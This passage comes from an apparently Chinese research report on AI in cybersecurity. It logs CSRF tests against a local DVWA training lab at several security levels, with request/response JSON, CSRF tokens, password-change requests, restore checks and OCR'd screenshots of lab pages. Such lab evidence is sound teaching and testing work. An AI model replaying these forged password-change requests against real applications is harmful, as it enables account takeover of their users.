Username Password", "duration_s": 0.044}}

high

- 表单字段: ['password_new', 'password_conf', 'Change', 'user_token']; token_present= True
- 基线证据: {"missing_token_markers": [], "wrong_token_markers": []}
- 证明请求/响应: {"params": {"password_new": "dvwa_csrf_tmp_high_20260602", "password_conf": "dvwa_csrf_tmp_high_20260602", "Change": "Change", "user_token": "ec5b6c59d95bb316e4d12c5b580bb266"}, "markers": ["Password Changed."], "credential_marker": "Valid password for 'admin'", "password_changed": true, "request_file": {"difficulty": "high", "label": "token-aware-password-change", "method": "GET", "url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/", "final_url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=dvwa_csrf_tmp_high_20260602&password_conf=dvwa_csrf_tmp_high_20260602&Change=Change&user_token=ec5b6c59d95bb316e4d12c5b580bb2", "status_code": 200, "request_headers": {"User-Agent": "python-requests/2.32.3", "Accept-Encoding": "gzip, deflate", "Accept": "*//*", "Connection": "keep-alive"}, "params": {"password_new": "dvwa_csrf_tmp_high_20260602", "password_conf": "dvwa_csrf_tmp_high_20260602", "Change": "Change", "user_token": "ec5b6c59d95bb316e4d12c5b580bb266"}, "data": null, "json": null, "response_length": 6067, "response_markers": ["Password Changed."], "response_snippet": "Vulnerability: Cross Site Request Forgery (CSRF) :: Damn Vulnerable Web Application (DVWA) Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript Attacks Authorisation Bypass Open HTTP Redirect Cryptography API DVWA Security PHP Info About Logout Vulnerability: Cross Site Request Forgery (CSRF) Change your admin password: Test Credentials New password: Confirm new password: Password Changed. Note: Browsers are starting to d", "duration_s": 0.046}}
- 恢复验证: {"response_markers": ["Password Changed."], "credential_marker": "Valid password for 'admin'", "restored": true, "request_file": {"difficulty": "high", "label": "restore-password", "method": "GET", "url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/", "final_url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change&user_token=86a2e12236aa714707b205c1d168da13", "status_code": 200,

```
"request_headers": {"User-Agent": "python-requests/2.32.3", "Accept-Encoding": "gzip, deflate", "Accept": "*//*", "Connection": "keep-alive"}, "params": {"password_new": "password", "password_conf": "password", "Change": "Change", "user_token": "86a2e12236aa714707b205c1d168da13"}, "data": null, "json": null, "response_length": 6067, "response_markers": ["Password Changed."], "response_snippet": "Vulnerability: Cross Site Request Forgery (CSRF) :: Damn Vulnerable Web Application (DVWA) Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript Attacks Authorisation Bypass Open HTTP Redirect Cryptography API DVWA Security PHP Info About Logout Vulnerability: Cross Site Request Forgery (CSRF) Change your admin password: Test Credentials New password: Confirm new password: Password Changed. Note: Browsers are starting to d", "duration_s": 0.047}}
```

impossible

- 表单字段: ['password_current', 'password_new', 'password_conf', 'Change', 'user_token']; token_present= True
- 基线证据: {"missing_token_markers": [], "wrong_current_markers": ["Passwords did not match or current password incorrect."]}
- 证明请求/响应: {"legitimate_params": {"password_current": "password", "password_new": "dvwa_csrf_tmp_impossible_20260602", "password_conf": "dvwa_csrf_tmp_impossible_20260602", "Change": "Change", "user_token": "b6d5d66b2f26e790e0647e24573b6e21"}, "markers": ["Password Changed."], "credential_marker": "Valid password for 'admin'", "password_changed_when_current_password_known": true, "request_file": {"difficulty": "impossible", "label": "legitimate-change-with-current-password", "method": "GET", "url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/", "final_url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_current=password&password_new=dvwa_csrf_tmp_impossible_20260602&password_conf=dvwa_csrf_tmp_impossible_20260602&Change=Change&user_token=b6d5d66b2f26e790e0647e24573b6e21"}, "status_code": 200, "request_headers": {"User-Agent": "python-requests/2.32.3", "Accept-Encoding": "gzip, deflate", "Accept": "*//*", "Connection": "keep-alive"}, "params": {"password_current": "password", "password_new": "dvwa_csrf_tmp_impossible_20260602", "password_conf": "dvwa_csrf_tmp_impossible_20260602", "Change": "Change", "user_token": "b6d5d66b2f26e790e0647e24573b6e21"}, "data": null, "json": null, "response_length": 6190, "response_markers": ["Password Changed."], "response_snippet": "Vulnerability: Cross Site Request Forgery (CSRF) :: Damn Vulnerable Web Application (DVWA) Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript Attacks Authorisation Bypass Open HTTP Redirect Cryptography API DVWA Security PHP Info About Logout Vulnerability: Cross Site Request Forgery (CSRF) Change your admin password: Test Credentials Current password: New password: Confirm new password: Password Changed. Note: Browsers", "duration_s": 0.048}}
- 恢复验证: {"response_markers": ["Password Changed."], "credential_marker": "Valid password for 'admin'", "restored": true, "request_file": {"difficulty": "impossible", "label": "restore-password", "method": "GET", "url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/", "final_url": "http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_current=dvwa_csrf_tmp_impossible_20260602&password_new=password&password_conf=password&Change=Change&user_token=3890586ae023c8681"}, "status_code": 200, "request_headers": {"User-Agent": "python-requests/2.32.3", "Accept-Encoding": "gzip, deflate", "Accept": "*//*", "Connection": "keep-alive"}, "params": {"password_current": "dvwa_csrf_tmp_impossible_20260602", "password_new": "password", "password_conf": "password", "Change": "Change", "user_token": "3890586ae023c8681a6ce6b59454fe86"}, "data": null, "json": null, "response_length": 6190, "response_markers": ["Password Changed."], "response_snippet": "Vulnerability: Cross Site Request Forgery (CSRF) :: Damn Vulnerable Web Application (DVWA) Home Instructions Setup / Reset DB Brute Force Command Injection CSRF File Inclusion File Upload Insecure CAPTCHA SQL Injection SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript Attacks Authorisation Bypass Open HTTP Redirect Cryptography API DVWA Security PHP Info About Logout Vulnerability: Cross Site Request Forgery (CSRF) Change your admin password: Test Credentials Current password: New password: Confirm new password: Password Changed. Note: Browsers", "duration_s": 0.05}}

截图

Playwright 截图成功, 命令: `node .\generated-harnesses\csrf_playwright_screenshots.js .\screenshots - screenshots/high/baseline-missing-token.png`

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

DVWA

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

Chromium

Edge

Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

<https://owasp.org/www-community/attacks/csrf>

<https://www.cgisecurity.com/csrf-faq.html>

https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin

Security Level: Security Level: high

Locale: en

SQLI DB: mysql

View Source

View Help

Damn Vulnerable Web Application (DVWA)

- screenshots/high/module-page.png

AI在网络安全中的应用研究 - 第 43 / 98 页

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

DVWA

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <https://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin

Security Level: Security Level: high

Locale: en

SQLI DB: mysql

View Source

View Help

Damn Vulnerable Web Application (DVWA)

- screenshots/high/security-set.png

AI在网络安全中的应用研究 - 第 44 / 98 页

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

DVWA Security

Security Level

Security level is currently: high.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.

3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.

4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

High

Submit

Additional Tools

View Broken Access Control Logs

 - View access logs for the Broken Access Control vulnerability

Security level set to high

Username: admin

Security Level: Security Level: high

Locale: en

SQLI DB: mysql

Damn Vulnerable Web Application (DVWA)

- screenshots/high/token-aware-change.png

AI在网络安全中的应用研究 - 第 45 / 98 页

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

DVWA

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Password Changed.

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- Chromium
- Edge
- Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <https://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin

Security Level: Security Level: high

Locale: en

SQLi DB: mysql

View Source

View Help

Damn Vulnerable Web Application (DVWA)

- screenshots/high/verify-temp-password.png

AI在网络安全中的应用研究 - 第 46 / 98 页

Notice: Array to string conversion in D:\phpStudy\PHPTutorial\WWW\DVWA\dwaincludes\dwvwaPage.inc.php on line 79

Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username

Password

Login

- screenshots/impossible/baseline-missing-token.png

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

DVWA

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

Current password:

New password:

Confirm new password:

Change

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

Chromium

Edge

Firefox

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

<https://owasp.org/www-community/attacks/csrf>

<https://www.cgisecurity.com/csrf-faq.html>

https://en.wikipedia.org/wiki/Cross-site_request_forgery

CSRF token is incorrect

View Source

View Help

Username: admin

Security Level: Security Level: impossible

Locale: en

SQLI DB: mysql

Damn Vulnerable Web Application (DVWA)

- screenshots/impossible/legitimate-change-with-current-password.png

AI在网络安全中的应用研究 - 第 48 / 98 页



Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs

XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API

DVWA Security
PHP Info
About

Logout

Username: admin
Security Level: Security Level: impossible
Locale: en
SQLi DB: mysql

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

Current password:
New password:
Confirm new password:

Change

Password Changed.

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.


More Information

- <https://owasp.org/www-community/attacks/csrf>
- <https://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA)

- screenshots/impossible/module-page.png



- screenshots/impossible/security-set.png

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

DVWA Security

Security Level

Security level is currently: impossible.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.

3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.

4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Impossible

Submit

Additional Tools

View Broken Access Control Logs

 - View access logs for the Broken Access Control vulnerability

Security level set to impossible

Username: admin

Security Level: Security Level: impossible

Locale: en

SQLI DB: mysql

Damn Vulnerable Web Application (DVWA)

- screenshots/impossible/verify-restored-password.png

AI在网络安全中的应用研究 - 第 51 / 98 页

Notice: Array to string conversion in D:\phpStudy\PHPTutorial\WWW\DVWA\dwaincludes\dwvaPage.inc.php on line 79

Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username

Password

Login

- screenshots/impossible/verify-temp-password.png

Notice: Array to string conversion in D:\phpStudy\PHPTutorial\WWW\DVWA\dwaincludes\dwvaPage.inc.php on line 79

Test Credentials

Vulnerabilities/CSRF


Valid password for 'admin'

Username

Password

Login

- screenshots/impossible/wrong-current-password.png



- screenshots/low/baseline-mismatch.png



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF**
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript Attacks
- Authorisation Bypass
- Open HTTP Redirect
- Cryptography
- API
- DVWA Security
- PHP Info
- About
- Logout

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

Passwords did not match.

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.

More Information

- <https://owasp.org/www-community/attacks/csrf>
- <https://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin
Security Level: Security Level: low
Locale: en
SQLi DB: mysql

[View Source](#) [View Help](#)

Damn Vulnerable Web Application (DVWA)

- screenshots/low/module-page.png



Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA

SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API

DVWA Security
PHP Info
About

Logout

Username: admin
Security Level: Security Level: low
Locale: en
SQLI DB: mysql

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:
Confirm new password:
Change

Note: Browsers are starting to default to setting the [SameSite cookie](#) flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- [Chromium](#)
- [Edge](#)
- [Firefox](#)

As an alternative to the normal attack of hosting the malicious URLs or code on a separate host, you could try using other vulnerabilities in this app to store them, the Stored XSS lab would be a good place to start.


More Information

- <https://owasp.org/www-community/attacks/csrf>
- <https://www.cgisecurity.com/csrf-faq.html>
- https://en.wikipedia.org/wiki/Cross-site_request_forgery

View Source View Help

Damn Vulnerable Web Application (DVWA)

- screenshots/low/proof-password-changed.png



- screenshots/low/security-set.png

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

DVWA Security

Security Level

Security level is currently: low.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.

2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.

3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.

4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Low

Submit

Additional Tools

View Broken Access Control Logs

 - View access logs for the Broken Access Control vulnerability

Security level set to low

Username: admin

Security Level: Security Level: low

Locale: en

SQLI DB: mysql

Damn Vulnerable Web Application (DVWA)

- screenshots/low/verify-temp-password.png

AI在网络安全中的应用研究 - 第 57 / 98 页

Notice: Array to string conversion in D:\phpStudy\PHPTutorial\WWW\DVWA\dwaincludes\dwvwaPage.inc.php on line 79

Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username

Password

Login

- screenshots/medium/baseline-no-referer.png

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript Attacks

Authorisation Bypass

Open HTTP Redirect

Cryptography

API

DVWA Security

PHP Info

About

Logout

DVWA

